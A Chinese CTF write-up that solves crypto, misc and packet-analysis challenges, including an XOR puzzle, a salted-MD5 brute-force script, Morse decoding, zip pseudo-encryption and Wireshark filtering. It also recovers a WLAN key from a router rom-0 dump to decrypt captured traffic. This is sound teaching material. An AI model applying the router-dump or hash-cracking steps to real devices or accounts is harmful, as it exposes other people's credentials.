
尝试后发现是异或操作，将WELCOMETOCFF，分别用七位二进制表示其在字母表中的顺序，并且每对应的七位进行异或操作：

```
密文

0000000 0000000 0000000 0000000 0000000 0000000 0000000 0010111 0000110 0010000 0010100 0000001

XOR

密钥
W E L C O M E T O C F F
0010111 0000101 0001100 0000011 0001111 0001101 0000101 0010100 0001111 0000011 0000110 0000110

得到：
0010111 0000101 0001100 0000011 0001111 0001101 0000101 0000011 0001001 0010011 0010010 0000111
W E L C O M E C I S R G

==> flag{WELCOMECISRG}
```

提交即可。

Crypto3-被黑了，求密码


摩斯电码解码即可：



flag:JRQ058XMGC1I7PB4UNGA7BLNBCMS6YJ0

Crypto4-出航了~出航啦！！

根据题面，尝试进行对请求类型进行过滤，发现POST请求只有一个，并且有userid和pswrd：



尝试将pswrd的值解码后提交flag，成功。

Crypto5-IDC密码破解(未解出)

给出一串字符`js4163633181327481`

完全脑洞题：手机九键`4163633181327481`，没用过的咋活。。。


Crypto6-超级密码

这题给出了大量的md5值，以及类似于base64格式的字符串，很容易就想到hash加盐(salt)的问题，而且隐约记得之前在哪看到过这个题。

脚本爆破（时间原因，直接从1234567880开始）：

```
# coding:utf-8
import hashlib
from numba import jit
@jit
def run():
  password =["f09ebdb2bb9f5eb4fbd12aad96e1e929.p5Zg6LtD","6cea25448314ddb70d98708553fc0928.ZwbWnG0j"
  n=1234567880
  while(n<10000000000):
      for j in range(0,66):
          salt = password[j][33:]
          md5 = password[j][:32]
          mingwen = "{FLAG:"+str(n)+"}"+password[j][33:]
          miwen = hashlib.md5(mingwen.encode('utf-8')).hexdigest()
          if (miwen == md5) :
              print(mingwen)
              print(password[j])
              n=10000000000
              break
      print(n)
      n=n+1

run()
```

运行效果：




flag:1234567890

Misc

Misc1-会飞的狗狗

直接查看文件内容可以得到末尾的base64字符串，接解码得到flag



Misc2-文件类型分析

得到一个zip压缩包，点开来看看，存在[content-types].xml文件，基本上可以确定是微软公司office套件的格式。简单试过doc，docx，ppt，pptx，xls，xlxs没用之后，查到xps：

收藏 | 541 | 7

XPS格式文件 编辑

XPS 是XML Paper Specification（XML文件规格书）的简称，是一种电子文件格式，它是微软公司开发的一种文档保存与查看的规范。以前的开发代号为“Metro”。这个规范本身描述了这种格式以及分发、归档、显示以及处理XPS 文档所遵循的规则。XPS 是一种版面配置固定的电子文件格式，可以保存文件格式，而且具有档案共享的功能使用者不需拥有制造该文件的软件就可以浏览或打印该文件，为微软对抗Adobe PDF格式的利器。在在线检视或打印 XPS 档案时，可以确 [1] 保其格式与您希望的一样，而且其它使用者无法轻易变更档案中的数据。

中文名	XPS格式文件	性　质	电子文件格式
外文名	XML Paper Specification	开发公司	微软公司
规　格	XML文件规格书	开发代号	Metro

于是改为xps文件后缀即可，将xps提交。

Misc3-真真假假分不清楚

简单的一个伪加密，修改全局加密标志位，将奇数改为偶数即可。

{FLAG:011938d495c36aeab4bfbd897c240d31}

Misc4-诱人的音乐

这题的音频文件中存在一段摩斯电码（有的同学通过二进制getflag），通过音频分析软件可以将其提取出来：

```
.--..--..--.--...--....-.--..---.----.--.--...--.--.-.....---...-.---.....---.-...---.-.-.--.---..--..-.-.

#一次性解码行不通，可以将其分为三段分别解码并且将三个非正常字符转为16进制：
.--..--..--.--...--....-.--..---.----.--.--...--.--.-...
晦61677b6368
晦 ==> 0x666c
..--...-.---.....---.-.....---.-.-.--.---..--..-.-
▫▵74756e65
▫▵ ==> 0x3170
.-.-----..--.-.-..--..--.---.--..--..-.-.---..-..-----.-
張337665727c
張 ==> 0x5f35

#进行拼接
666c61677b6368317074756e655f35337665727c
#可以得到
flag{ch1ptune_53ver|
#提交ch1ptune_53ver即可
```

Misc5-神秘的文件名(未解出)

> 可以通过binwalk得到一个逆向题，较难，未解出。


网络协议分析

网络协议分析1-数据包里有甜甜圈哦~

wireshark打开数据包后，依次使用以下过滤规则:

```
http contains flag

tcp contains flag

udp contains flag
```

即可通过`udp contains flag`查到flag。





网络协议分析2-嘿嘿嘿(未解出)

经过疯狂手动提取后发现只能获得一丝图片，赛后得知需要用**tcpflow**这个神器重构损害的tcp数据，从而得到图像。


网络协议分析3-thief

拿到数据包打开后发现大部分都是`802.11 wlan`数据包，过滤一下http请求：






可以发现第一个请求的是/rom-0，确实不知为何就觉得这个是关键，google搜索一下：




点进routerPwn发现是一个解压rom-0文件的网址，那我们是不是还缺一个文件。接下来通过导出http对象，我们可以得到一个rom0文件，正好将其解密得到以下内容：


```
#猜测是用来解密的密钥咯
Rome4040
TP-LINK
public
public
public
public
```

在运用wireshark分析流量的过程中我们经常需要使用密钥之类的东西来解密流量，此处同样通过 查询资料 可以获得解密方式：





将密码Rome4040导入解密，可以发现的确出现了**很多http和tcp的包**，根据题目提示使用过滤`http contains CTF`得到flag：



?wandoucup-CTF-WP到此结束。

Publish by Yof3ng?。

转载于:https://www.cnblogs.com/yof3ng/p/9870270.html